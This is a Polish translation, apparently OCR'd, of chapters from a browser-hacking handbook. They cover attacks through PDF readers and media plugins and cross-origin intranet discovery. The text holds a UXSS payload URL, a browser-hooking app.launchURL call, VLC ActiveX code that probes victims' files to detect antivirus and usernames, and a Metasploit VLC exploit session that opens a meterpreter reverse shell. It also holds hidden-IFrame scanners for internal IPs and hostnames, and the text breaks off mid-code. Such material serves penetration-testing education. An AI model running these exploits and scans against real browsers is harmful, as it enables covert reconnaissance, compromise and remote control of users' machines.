Oprogramowanie do odczytu plików PDF, takie jak Acrobat i Foxit, jest popularnym celem twórców złośliwego oprogramowania. Głównym powodem jest to, że dokumenty PDF mają wiele funkcji, a wiele z nich przedstawia bogate krajobrazy do ataku. Na przykład dokumenty PDF mogą zawierać JavaScript, strumienie binarne i obrazy. Kiedy połączysz te rzeczy razem, możliwe jest zarówno zaciemnienie kodu, jak i wykonanie tego kodu podczas ładowania strony. Ta kombinacja doprowadziła do częstych luk w czytnikach PDF, przy czym Adobe Acrobat jest najpopularniejszy zarówno pod względem użytkowania, jak i eksploatacji. W następnej sekcji dowiesz się, jak wykrywać czytniki PDF, jak wykorzystać je w celu uzyskania dodatkowego dostępu i jak wykorzystać je do uzyskania dostępu do powłoki. Podobnie jak w przypadku poprzednich prób fuzzingu plików Flash, Google zdołał również zebrać ogromną liczbę plików PDF, które zostały użyte do fuzzingu i znajdowania błędów. Dzięki temu zestawowi danych

Mateusz Jurczyk i Gynvael Coldwind byli w stanie zidentyfikować 50 błędów ocenionych od niskiego do wysokiego w czytniku PDF Chrome. Wykorzystując ten zestaw danych do rozmycia Adobe PDF Reader, zidentyfikowano również co najmniej 25 dodatkowych krytycznych luk w zabezpieczeniach, z których wiele zostało później załatanych.

Korzystanie z JavaScript w plikach PDF

JavaScript w plikach PDF był źródłem wielu exploitów PDF. Pliki PDF mogą zawierać JavaScript, który ma dostęp do dokumentu jako całości. Jest to podobne do DOM przeglądarki, ponieważ dokument PDF zawiera również obiekty i metody. Te metody umożliwiają uruchamianie zdarzeń JavaScript w elementach PDF. Funkcjonalność ta została zaprojektowana do obsługi interaktywnych formularzy i dokumentów, zapewniając walidację danych i rozszerzone formularze. JavaScript to funkcja, którą nawet firma Adobe zaleciła wyłączenie, aby zapobiec niektórym atakom. W rezultacie wielu specjalistów ds. bezpieczeństwa zaleca domyślne wyłączenie JavaScript w czytnikach PDF, aby zapobiec wielu typowym atakom.

Uniwersalny XSS


Zdarzały się przypadki, w których JavaScript w plikach PDF doprowadził do zachowania, które można wykorzystać. Na przykład miało to miejsce w przypadku luki Universal XSS (UXSS) w programie Acrobat Reader. Stefano Di Paola i Giorgio Fedon podzielili się badaniami stojącymi za tym odkryciem na konferencji 23C3. Luka UXSS pozwala użytkownikowi przekazać argumenty do pliku PDF, który będzie mógł zostać przetworzony przez JavaScript wewnątrz dokumentu. Luka wykorzystuje fakt, że starsze wersje programu Acrobat w przeglądarce Firefox analizują zmienne z adresu URL. Wartości takie jak #FDF i #XML są obsługiwane, a wartości przetwarzane. Dlatego przekazując wartość taką jak http://browserhacker.com/test.pdf#FDF=javascript:alert('xss'), JavaScript zostanie wyrenderowany i pojawi się okno alertu. Chociaż zostało to naprawione w nowszych wersjach programu Acrobat Reader, na tego typu lukę należy uważać nie tylko w programie Acrobat, ale także w przypadku innych wtyczek. Możliwość przekazywania wartości zewnętrznych, które wpływają na wykonanie kodu, może prowadzić do poważniejszych problemów, takich jak zdalne wykonanie kodu. W przypadku tej słabości w programie Acrobat Reader znaleziono również podwójną lukę w zabezpieczeniach40, którą można wykorzystać za pomocą argumentu URI. Dzięki temu atakowanie starszych wersji programu Acrobat jest jeszcze łatwiejsze.

Uruchamianie innej przeglądarki

Jedną z funkcji plików PDF jest możliwość uruchamiania przeglądarki i żądania określonego adresu URL. Korzystając z metody app.launchURL, możesz spowodować, że system operacyjny uruchomi domyślną przeglądarkę. BeEF wykorzystuje tę funkcjonalność, aby podłączyć domyślną przeglądarkę z dowolnej przeglądarki, z której korzysta użytkownik. Pozwala to na podpięcie dowolnej domyślnej przeglądarki, miejmy nadzieję, że pozwoli na dodatkową eksploatację. Aby użyć tej metody, wystarczy wywołać kod JavaScript:

app.launchURL("http://browserhacker.com:3000/demos/report.html",true);

Korzystając z tej metody, plik PDF uruchamia adres URL, który będzie obsługiwany przez domyślną przeglądarkę. Spowoduje to załadowanie nowego haka, dającego również dostęp do nowej sesji przeglądarki. Moduł przechwytującej domyślnej przeglądarki, jak pokazano na rysunku 8-20, pobiera przechwyconą przeglądarkę i wysyła do niej plik PDF. Plik PDF z kolei uruchamia adres URL z powrotem do podpięcia, a domyślna przeglądarka uruchamia się z nową podpiętą stroną.



Istnieje szansa, że użytkownik może zobaczyć wyskakujące okienko podczas wykonywania tej metody, informujące go o uruchomieniu zewnętrznego okna. Zwróć uwagę, czy wskaźnik dla modułu jest zielony czy czerwony, ponieważ niektóre przeglądarki reagują na tę technikę lepiej niż inne. Ten scenariusz ataku jest szczególnie przydatny w środowiskach korporacyjnych. Jeśli ofiara jest podłączona przez Chrome, ale domyślną przeglądarką jest IE 7 lub IE 8 objęty sankcjami korporacyjnymi, ta metoda poszerzy obszar ataku.

Atakowanie wtyczek multimedialnych

Wtyczki takie jak VLC, RealPlayer i QuickTime są również ulubionymi do eksploatacji. Te wtyczki odczytują określone typy formatów plików i renderują multimedia. Rodzaje ataków, na które są narażone, nazywane są lukami w formacie plików. Opierają się one na plikach, które są w jakiś sposób zniekształcone, co powoduje, że wtyczka przeglądarki nadpisuje fragmenty pamięci i, miejmy nadzieję, wykonuje złośliwy kod. Wtyczki multimedialne są wykrywane w przeglądarce tak samo jak inne wtyczki.

Wtyczki mogą obsługiwać wiele typów MIME dla różnych typów plików, które może obsłużyć pojedyncza wtyczka. Dotyczy to w szczególności wtyczek multimedialnych. Na przykład QuickTime obsługuje zarówno pliki .mp4 jak i .mov, więc byłyby dwa typy MIME, które to odzwierciedlają. Wtyczki multimedialne również często muszą przesyłać strumieniowo dane z innych serwerów, ładowanie dodatkowych plików i wykonywanie innych czynności, które mogą prowadzić do powstania luk. W tej sekcji przyjrzysz się, jak wyliczać pliki za pomocą VLC i uruchamiać exploity formatu plików za pośrednictwem Metasploit przeciwko podatnym wtyczkom.

Skanowanie zasobów za pomocą VLC

Jak wspomniano wcześniej, odtwarzacze multimedialne często muszą radzić sobie z plikami strumieniowymi i innymi multimediami, gdy są kontrolowane w przeglądarce. Ta funkcja jest czynnikiem słabości formantu VLC ActiveX wykrytej przez Jasona Geffnera. Dodając element listy odtwarzania i próbując go odtworzyć, wtyczka ActiveX VLC przekaże informację zwrotną, czy plik na liście odtwarzania był prawidłowy. Korzystając z tej techniki, można odciskać palcami katalogi i pliki w zdalnym systemie docelowym. Dodając każdy element, a następnie sprawdzając, czy nie ma błędu, możesz uzyskać natychmiastową informację zwrotną o istnieniu pliku. Ta technika może pomóc w identyfikowaniu odcisków palców systemu operacyjnego i zainstalowanych wersji oprogramowania, identyfikowaniu użytkowników, a nawet mapowaniu udziałów wewnętrznych:

```
<object style="visibility:hidden"

classid="clsid:9BE31822-FDAD-461B-AD51-BE1D1C159921"

width="0" height="0" id="vlc"></object>

<script>
```


```
vlc.playlist.clear();

vlc.playlist.add(items[i]);

vlc.playlist.playItem(0);

vlc.attachEvent("MediaPlayerPlaying", onFound);

vlc.attachEvent("MediaPlayerEncounteredError", onNotFound);

</script>
```

Po utworzeniu obiektu ActiveX, wyczyszczeniu listy odtwarzania, dodaniu elementu, a następnie odtworzeniu go, wydarzy się jedna z dwóch rzeczy: obiekt ActiveX spowoduje błąd lub wyzwoli zdarzenie odtwarzania. Przechwytując te zdarzenia, można uruchomić dodatkowy kod JavaScript, aby ostrzec o istnieniu pliku. Poniższy kod wylicza wiele zasobów zdefiniowanych w tablicy items:

```
try {

var result = "";

var i = 0;

// create div to attach VLC object

var newdiv = document.createElement('div');

var divIdName = 'temp_div';

newdiv.setAttribute('id',divIdName);

newdiv.style.width = "0";

newdiv.style.height = "0";

newdiv.style.visibility = "hidden";

document.body.appendChild(newdiv);

// create object

document.getElementById("temp_div").innerHTML =

"<object style=\"visibility:hidden\"" +

" classid=\"clsid:9BE31822-FDAD-461B-AD51-BE1D1C159921\"" +

" width=\"0\" height=\"0\" id=\"vlc\"></object>";

var items = [

"C:\\Program Files (x86)\\Microsoft Silverlight\\5.1.20125.0",

"C:\\Program Files (x86)\\Sophos\\Sophos Anti-Virus",

"C:\\Users\\wade",

"C:\\Users\\morru"

]
```

```
function onFound(event){
result += items[i] + "\n";
i++;
console.log("Found");
next();
}
function onNotFound(event){
i++;
console.log("Not Found");
next();
}
function next(){
if (i >= items.length){
vlc.playlist.stop();
// return results to the framework
console.log("Discovered resources:\n" + result);
// clean up
var rmdiv = document.getElementById("temp_div");
document.body.removeChild(rmdiv);
return;
}
vlc.playlist.clear();
vlc.playlist.add("file:///" + items[i]);
console.log("Adding item " + items[i] + " to playlist.");
vlc.playlist.playItem(0);
}
vlc.attachEvent("MediaPlayerPlaying", onFound);
vlc.attachEvent("MediaPlayerEncounteredError", onNotFound);
next();
} catch(e) {}
```

Po uruchomieniu tego kodu w przeglądarce Internet Explorer, jak pokazano na rysunku 8-21, możesz stwierdzić, że Sophos Anti-Virus jest zainstalowany. Ta informacja może być pomocna przy kolejnych atakach. Na przykład, wiedząc, że ofiara, którą chcesz zaatakować, używa Sophos Anti-Virus, pliki binarne, których użyjesz w swoich atakach, zostaną zakodowane w celu ominięcia tego konkretnego AV. Odkrywasz również prawidłowego użytkownika, morru, który może pomóc w dalszych działaniach hakerskich. Za pomocą tej techniki można wyliczyć zainstalowane wersje oprogramowania (jeśli oprogramowanie ma nazwę pliku lub katalogu zawierającego wersję). W tym przypadku można było określić dokładną wersję Silverlight, ale to samo można uzyskać za pomocą Javy i innego oprogramowania.



Wykorzystywanie odtwarzaczy multimedialnych

Ten przykład wykorzystuje słabość odtwarzaczy VLC przed wersją 2.0. Słabością, którą będziesz wykorzystywać, jest luka „VLC MMS Stream Handling Buffer Overflow”. Ta luka wykorzystuje przeglądarkę Internet Explorer do uruchamiania VLC ze złośliwym adresem URL, a gdy VLC obsługuje ten adres URL, prowadzi do nadpisania SEH41, co spowoduje wykonanie ładunku. Aby uruchomić złośliwy adres URL w msfconsole Metasploit, możesz wykonać następujące czynności:

msf> use exploit/windows/browser/vlc_mms_bof

msf exploit(vlc_mms_bof) > set URIPATH /vlc

URIPATH => /vlc

msf exploit(vlc_mms_bof) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf exploit(vlc_mms_bof) > set LHOST 192.168.1.132

LHOST => 192.168.1.132

msf exploit(vlc_mms_bof) > set LPORT 8675

LPORT => 8675

msf exploit(vlc_mms_bof) > exploit

[*] Exploit running as background job.


[*] Started reverse handler on 192.168.1.132:8675

[*] Using URL: http://0.0.0.0:8080/vlc

[*] Local IP: http://192.168.1.132:8080/vlc

[*] Server started.

Po uruchomieniu serwera wystarczy wysłać przeglądarkę do swojego exploita Metasploit. W tym przypadku jest to http://192.168.1.132:8080/vlc. Przeglądarka zajmie chwilę, a następnie pokaże czarną ramkę w miejscu, w którym media powinny być odtwarzane, jak na rysunku. Gdy użytkownik to zobaczy, powłoka powinna już czekać w Metasploit.



Ładunek Meterpretera automatycznie migruje do nowego procesu. Dzieje się tak, ponieważ gdy exploit się powiedzie, przeglądarka będzie niestabilna. W takiej sytuacji nowy proces pomoże upewnić się, że ładunek Meterpretera pozostanie dłużej niż kilka chwil. Konsola Metasploit powinna wyświetlić coś takiego:

[*] 192.168.1.16 vlc_mms_bof - Sending malicious page

[*] Sending stage (752128 bytes) to 192.168.1.16

[*] Meterpreter session 3 opened (192.168.1.132:8675

-> 192.168.1.16:1095) at 2013-09-18 02:40:19 -0400

[*] Session ID 3 (192.168.1.132:8675 -> 192.168.1.16:1095)

processing InitialAutoRunScript 'migrate -f'

[*] Current server process: iexplore.exe (2000)

[*] Spawning notepad.exe process to migrate to

[+] Migrating to 2308

[+] Successfully migrated to process

msf exploit(vlc_mms_bof) > sessions -i 3

[*] Starting interaction with 3...

meterpreter > sysinfo

Computer : VM-1

OS : Windows XP (Build 2600, Service Pack 3).

Architecture : x86

System Language : en_US

Meterpreter : x86/win32

Przeglądarka prawdopodobnie nie ulegnie natychmiastowej awarii, więc może nie być nawet jasne, że źródłem awarii była złośliwa strona. Ten sam atak jest wykorzystywany w różnych scenariuszach, w tym wstrzykiwaniu do bloków reklamowych, pobieraniu drive-by download i atakach typu phishing. Strona wyświetla się użytkownikowi jako film, który po prostu się nie załadował, ale za kulisami dzieje się coś znacznie bardziej złowrogiego. Atakujący ma już powłokę, zanim użytkownik zorientuje się, że coś jest nie w porządku. Czy kiedykolwiek obejrzysz filmy, które nie ładują się ponownie w ten sam sposób?

Podsumowanie

Wtyczki do przeglądarek zapewniają lepsze wrażenia z przeglądania. Niezależnie od tego, czy chcesz wyświetlać nowe typy mediów, udostępniać funkcje aplikacji, czy komunikować się z innymi, wtyczki otwierają nowe możliwości w sieci. Te same funkcje zapewniają również nowe możliwości ataku. Nie jest trudno określić, jakie wtyczki są zainstalowane w przeglądarce. Poprzez zapytanie DOM lub próbę załadowania wtyczek ActiveX, BeEF może określić, które wtyczki są ładowane i zidentyfikować te, które mogą być wrażliwe. Funkcja bezpieczeństwa Click to Play zaimplementowana w Javie, Firefoksie i Chrome, chociaż z pewnością jest dobrym czynnikiem łagodzącym ataki, okazała się podatna na ataki. Ominięcia funkcji Click to Play w Javie i Firefoksie omówione w tym rozdziale to tylko (załatane) przykłady, ale możesz być pewien, że zostanie wykrytych więcej ominięć. Rozpowszechnienie wtyczek, takich jak Java, ActiveX i inne wtyczki multimedialne, zostało szczegółowo omówione w tym rozdziale, ale ważne jest, aby pamiętać, że zbadane techniki mają zastosowanie również do innych wtyczek. Podczas oceny bezpieczeństwa punktu końcowego możesz napotkać mniej popularną wtyczkę i dopóki wtyczka jest dostępna bezpłatnie, nic nie stoi na przeszkodzie, abyś próbował ją przeanalizować pod kątem słabych punktów.

Innym ważnym aspektem tej powierzchni ataku jest to, że nie zależy ona wyłącznie od przeglądarki, ale również od składnika aplikacji innej firmy. Jeśli wiesz o innych podatnych na ataki aplikacjach w systemie ofiary, nic nie stoi na przeszkodzie, aby spróbować przeprowadzić te ataki za pośrednictwem przeglądarki. Exploity, takie jak lokalne wykonywanie plików, mogą być połączone z bardziej wyrafinowanymi atakami w celu uzyskania podwyższonego dostępu do systemu docelowego. Inne exploity to znacznie więcej niż bezpośrednio, z jednym adresem URL umożliwiającym eksploatację i dostęp. Piaskownice wtyczek próbują temu zapobiec, ale używając podpisanych wtyczek, socjotechniki lub ustanowionych relacji zaufania, bariery te można przełamać, aby osiągnąć wyzysk. Niedawne ogłoszenia zespołu Chromium również rzuciły światło na przyszłość wtyczek do przeglądarek. Ze względu na obawy dotyczące stabilności i bezpieczeństwa Chrome wycofa obsługę starszego interfejsu Netscape Plugin API (NPAPI) do końca 2014 r. Ponieważ zmiany Mozilli w Firefoksie wymagają od użytkowników zaakceptowania każdej wtyczki przed uruchomieniem, może się wydawać, że ta powierzchnia ataku jest zaczyna zwalniać. Niezależnie od powolnego spadku obsługi wtyczek w

Chrome i Firefox, wtyczki nie znikną z dnia na dzień. Ponadto nie spodziewamy się, że firma Microsoft usunie obsługę ActiveX w najbliższym czasie ze względu na starsze wymagania korporacyjne. Pomimo środków zaradczych krajobraz wtyczek przeglądarki będzie bramą do systemów podatnych na ataki, o ile użytkownicy będą chcieli kliknąć przycisk Akceptuj.

Atakowanie aplikacji internetowych

W tej Części omówmy rykoszetowanie ataków na aplikacje internetowe z zhakwanej przeglądarki bez naruszania SOP. Jeśli masz kontrolę nad przeglądarką i ta przeglądarka może uzyskać dostęp do intranetowej aplikacji sieci Web, aplikacja ta staje się osiągalnym celem. Zatrzymaj się na chwilę i rozważ ten paradygmat. W przeszłości zakładano, że aplikacje internetowe znajdujące się w intranecie mogą mieć mniej rozwinięty stan bezpieczeństwa niż te bezpośrednio dostępne z Internetu. Po co zawracać sobie głowę zabezpieczaniem aplikacji, jeśli nie jest ona dostępna w sieci, prawda? Korzystając z technik opisanych tu, wiele intranetowych aplikacji internetowych staje się dostępnych. Łagodniejsze cele intranetowe mogą stać się dostępne z Internetu poprzez kierowanie ataków za pośrednictwem przechwyconej przeglądarki. Istnieją różne metody, które pozwalają żądaniom przeglądarki na odciski palców między źródłami zasobów. Podobne metody dostarczają mechanizmów pozwalających na wykorzystanie podatności typu SQL injection i Cross-site Scripting, które zostaną przedstawione w kolejnych sekcjach. Ostatnie sekcje idą o krok dalej, pokazując, jak atakować podatne na ataki aplikacje internetowe zawierające luki w zdalnym wykonywaniu kodu. Zapoznasz się z metodami przechwytywania nieznanych wcześniej źródeł intranetu w celu zwiększenia powierzchni ataku. Pośrednictwo w atakach za pośrednictwem przeglądarki otwiera przed Tobą świat możliwości. Możesz używać konwencjonalnych narzędzi ataku z większym zasięgiem lub po prostu przeglądać niedostępne wcześniej nowe źródła. Metody ujawnione tutaj pozwolą Ci nie tylko poszerzyć powierzchnię ataku. Pozwolą one atakującemu uzyskać wyższy poziom anonimowości oraz zwiększony dostęp do nieroutowalnych aplikacji internetowych znajdujących się w intranecie. Więc wskoczmy od razu!

Wysyłanie żądań z różnych źródeł

W większości sytuacji Same Origin Policy (SOP) uniemożliwia odczytanie odpowiedzi HTTP podczas wysyłania żądań cross-origin. Jak zobaczysz w tej i kolejnych Częściach, nie zawsze musisz czytać odpowiedź, aby skutecznie przeprowadzić ataki. Jeśli wiesz, że dany serwer jest podatny na podatność na zdalne wykonanie polecenia lub wstrzyknięcie SQL, możesz wysłać żądanie zawierające atak, ignorując odpowiedź. Ważną kwestią dla większości ataków jest to, że cel poprawnie przetwarza dane w żądaniu HTTP.

Wyliczanie dziwactw krzyżowych

Zanim wyruszysz w świat wyliczania ataków cross-origin, musisz zrozumieć, które przeglądarki są przydatne do generowania żądań cross-origin. W ten sposób możesz mieć pewność, że jakikolwiek exploit, który uruchomisz, wyląduje na celu. Nie wszystkie przeglądarki są sobie równe, jeśli chodzi o dziwactwa pochodzące z różnych źródeł. Istnieją różnice między wersją a dostawcą, w związku z czym niektóre przeglądarki będą bardziej przydatne niż inne. CSS, JavaScript i SOP mają wiele dziwactw, które mogą wpływać na prawdopodobieństwo udanego ataku. W tej sekcji poznasz metody ustalania możliwości różnych przeglądarek w dowolnym momencie. Więc pierwsze rzeczy na początek. Zacznijmy od sprawdzenia, czy Twoja przeglądarka może faktycznie obsługiwać żądania cross-origin. Uruchom poniższy kod, aby przetestować przydatność przeglądarki. Określa, czy przeglądarka będzie przeprowadzać cross-origin POST i GET XMLHttpRequest. Najpierw wykonaj następujący kod Rubiego po stronie serwera, aby obsłużyć żądania GET i POST:

```
require 'rubygems'

require 'thin'

require 'rack'
```

```
require 'sinatra'
class XhrHandler < Sinatra::Base
post "/" do
puts "POST from [#{request.user_agent}]"
params.each do |key,value|
puts "POST body [#{key}->#{value}]"
end
p "[+] Content-Type [#{request.content_type}]"
p "[+] Body [#{request.body.read}]"
# p "Raw request:\n #{request.env.to_s}"
end
get "/" do
puts "GET from [#{request.user_agent}]"
params.each do |key,value|
puts "[+] Request params [#{key} -> #{value}]"
end
end
options "/" do
puts "OPTIONS from [#{request.user_agent}]"
puts "[+] The preflight was triggered"
end
end
@routes = {
"/xhr" => XhrHandler.new
}
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)
Thin::Logging.silent = true
Thin::Logging.debug = false
puts "[#{Time.now}] Thin ready"
@thin.start
```

Uruchamianie tego kodu opiera się na niektórych popularnych bibliotekach Ruby. Back-end Ruby używa Thin jako serwera WWW, a Sinatra jako API wysokiego poziomu dla oprogramowania pośredniego Rack. Zamontowano tylko jedną trasę (zmienna @routes), która określa ścieżkę /xhr, która będzie obsługiwana przez klasę XhrHandler. Metody wewnątrz tej klasy są odpowiedzialne za obsługę żądań GET, POST i OPTIONS. Następnie musisz uruchomić następujący fragment kodu JavaScript w konsoli przeglądarki, który będzie próbował komunikować się z serwerem nasłuchującym:

```
var uri = "http://browserhacker.com";

var port = 4000;

xhr = new XMLHttpRequest();

xhr.open("GET", uri + ":" + port + "/xhr?param=value", true);

xhr.send();

xhr = new XMLHttpRequest();

xhr.open("POST", uri + ":" + port + "/xhr", true);

xhr.setRequestHeader("Content-Type", "text/plain");

xhr.setRequestHeader('Accept','*/*');

xhr.setRequestHeader("Accept-Language", "en");

xhr.send("a001 LIST \r\n");
```

Oba żądania wskazują na browserhacker.com:4000. Pierwsze to proste asynchroniczne żądanie GET, a drugie to asynchroniczne żądanie POST z niestandardowym typem treści text/plain i niestandardową treścią. Testowanie przeglądarki Chrome daje w terminalu następujące dane wyjściowe:

```
$ ruby XMLHttpRequest-test-server.rb

[2013-07-07 20:05:42 +1000] Thin ready

POST from [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/53

7.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36]

"[+] Content-Type [text/plain]"

"[+] Body [a001 LIST \r\n]"

GET from [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/537

.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36]

[+] Request params [param -> value]
```

Wyniki mogą się różnić w zależności od przeglądarki i różnych wersji przeglądarki. Zwykle napotyka się kilka scenariuszy, które przydadzą się w przypadku bieżących wersji przeglądarek.Prawdopodobne sytuacje przechodzenia do innych źródeł można podzielić na ukierunkowanie na Internet i intranet. Podczas kierowania na intranet ważne jest, aby wiedzieć, że przeglądarka podłączona do źródła z adresem innym niż RFC1918 może żądać zasobów ze źródła z adresem (intranetowym) RFC1918. Poprzednie fragmenty kodu można zaktualizować, modyfikując wartości uri i powiązania portów, aby ułatwić weryfikację. Jest to poprawne, ponieważ fragment kodu nie zawiera nagłówków CORS. Co

ważne, niezależnie od błędów w przeglądarce, zarówno żądania GET, jak i POST cross-origin docierają poprawnie do celu.

Żądania przed lotem

Żądanie preflight1 to żądanie HTTP, które jest wystawiane przed głównym żądaniem HTTP CORS pod pewnymi warunkami. W efekcie do serwera WWW wysyłane są dwa żądania w celu pobrania jednej treści odpowiedzi. Żądanie preflight jest wysyłane, gdy w żądaniu CORS nie jest używana prosta metoda lub prosty nagłówek. Używa metody OPTIONS w celu zapytania serwera, czy dozwolone są niestandardowe nagłówki, typ treści lub czasownik HTTP. Jeśli z serwera zostanie zwrócona pozytywna odpowiedź, można uzyskać dostęp do treści odpowiedzi z różnych źródeł. W poprzednim fragmencie kodu JavaScript XMLHttpRequest typ treści text/plain był używany celowo, aby nie uruchamiać bardziej zaawansowanej logiki CORS przeglądarki. Typy zawartości o podobnym zachowaniu obejmują application/x-wwwform-urlencoded i multipart/form-data.

Implikacje

Typy zawartości text/plain, application/x-www-form-urlencoded i multipart/form-data w żądaniach POST są w większości przypadków wyłączone z żądań preflight. Możliwość wysyłania żądań cross-origin do niestandardowego portu z niestandardowym typem zawartości będzie krytyczna w celu dostarczania różnych ataków na usługi sieciowe. Techniki, takie jak komunikacja między protokołami i wykorzystanie, zasadniczo opierają się na zdolności komunikowania się z tymi portami i typami treści. Ataki na usługi sieciowe nie są jedynymi, które czerpią korzyści z takiego zachowania. Na końcu tego rozdziału omówiono wiele scenariuszy eksploatacji cross-origin na JBoss, GlassFish i m0n0wall. Wszystkie z nich polegają na tym, że przechwycona przeglądarka wysyła żądania cross-origin przy użyciu jednego z typów treści, które nie wymagają żądania wstępnego

Wykrywanie aplikacji internetowych z różnych źródeł

Techniki omówione w poprzedniej sekcji można wykorzystać podczas próby wykrycia aplikacji internetowych z różnych źródeł. W tej sekcji skupisz się na wykorzystaniu ramek IFrame jako mechanizmu wykrywania. Przedstawiono metody wykrywania wewnętrznych adresów IP urządzeń i wewnętrznych nazw domen. Oba z nich polegają na tworzeniu ukrytych ramek IFrame, aby załadować adres IP lub nazwę domeny na wybranym porcie.

Wykrywanie adresów IP urządzeń intranetowych

Możesz wykrywać urządzenia w intranecie, korzystając z podłączonej przeglądarki z dostępem do tej podsieci. Podsieć nie musi być rutowalna przez Internet. Główne wymagania to podłączenie przeglądarki i dostęp do podsieci. Przeglądarki internetowe ładują zawartość do ramek IFrame z różnych źródeł. Korzystając z tej funkcjonalności, można wykryć, czy aplikacja internetowa działa w docelowym miejscu źródłowym. Załóżmy, że chcesz wykryć urządzenia w podsieci 172.16.37.0/24 z aplikacjami internetowymi na porcie 80. Możesz uruchomić następujący kod:

```
var protocol = "http://";

var port = 80;

var c_subnet = "172.16.37.0";

// the following returns 172.16.37.

var c = c_subnet.split(
```

```
c_subnet.split('.')[3]
)[0];
// adds a new 'b' element that will hold
// the appended IFrames
var dom = document.createElement('b');
document.body.appendChild(dom);
// load an hidden IFrame pointing to
// the current IP being iterated
function check_host(url, id){
var iframe = document.createElement('iframe');
iframe.src = url;
iframe.id = "i_" + id;
iframe.style.visibility = "hidden";
iframe.style.display = "none";
iframe.style.width = "0px";
iframe.style.height = "0px";
iframe.onload = function(){
console.log('Internal webapp found: ' + this.src);
}
dom.appendChild(iframe);
}
// iterate through the class C subnet
for(var i=1; i < 255; i++){
var host = c + i;
check_host(protocol + host + ":" + port, i);
}
// if the iframe src doesn't exist, the onerror method
// is not thrown, so we need to clean the DOM afterwards
setTimeout(function(){
for(var i=1; i < 255; i++){
var del = document.getElementById("i_" + i);
```

```
dom.removeChild(del);

}

}, 2000);
```

Biorąc pod uwagę zakres sieci wewnętrznej 172.16.37.0/24, poprzedni fragment kodu rozpoczyna iterację po wszystkich 254 adresach IP, dołączając ukrytą ramkę IFrame dla każdego adresu IP. Każda ramka IFrame ładuje aktualnie iterowany adres IP przy użyciu typu schematu http:// i portu 80. Na przykład http://172.16.37.147:80 jest ładowany podczas jednej z iteracji. Jeśli ramka IFrame zostanie pomyślnie załadowana, zostanie wyzwolone zdarzenie onload, co oznacza, że na urządzeniu o adresie 172.16.37.147:80 działa serwer sieci Web i że potencjalnie jest tam wdrożona aplikacja sieci Web. Czas potrzebny na ukończenie kodu w lokalnej podsieci jest bardzo krótki, zwykle mniej niż dwie sekundy. Po dwóch sekundach DOM zostanie oczyszczony ze wszystkich wcześniej dołączonych ramek IFrame.

Wyliczanie nazw domen wewnętrznych

Wyliczanie nazw domen wewnętrznych jest kolejną przydatną metodą wykrywania aplikacji internetowych z różnych źródeł. Podejście to jest bardzo podobne do wykrywania wewnętrznych adresów IP. Różnica polega na iteracji na predefiniowanych nazwach domen, a nie na zakresach adresów IP. Tablica w kolejnym fragmencie kodu zawiera listę wspólnych nazw domen wewnętrznych. Uruchom go w konsoli JavaScript, a wykryje aplikacje internetowe, które mają na liście nazwę domeny wewnętrznej:

```
var protocol = "http://";

var port = 80;

// common internal hostnames

var hostnames = new Array("about", "accounts", "admin",

"administrator", "ads", "adserver", "adsl", "agent",

"blog", "channel", "client", "dev", "dev1", "dev2",

"dev3", "dev4", "dev5", "dmz", "dns", "dns0", "dns1",

"dns2", "dns3", "extern", "extranet", "file", "forum",

"forums", "ftp", "ftpserver", "host", "http", "https",

"ida", "ids", "imail", "imap", "imap3", "imap4", "install",

"intern", "internal", "intranet", "irc", "linux", "log",

"mail", "map", "member", "members", "name", "nc", "ns",

"ntp", "ntserver", "office", "owa", "phone", "pop", "ppp1",

"pptp", "print", "printer", "project", "pub", "public",

"preprod", "root", "route", "router", "server", "smtp",

"sql", "sqlserver", "ssh", "telnet", "time", "voip",

"w", "webaccess", "webadmin", "webmail", "webserver",
```

```
"website", "win", "windows", "ww", "www", "wwww", "xml");
// adds a new 'b' element that will hold
// the appended IFrames
var dom = document.createElement('b');
document.body.appendChild(dom);
// load an hidden IFrame pointing to
// the current hostname being iterated
function check_host(url, id){
var iframe = document.createElement('iframe');
iframe.src = url;
iframe.id = "i_" + id;
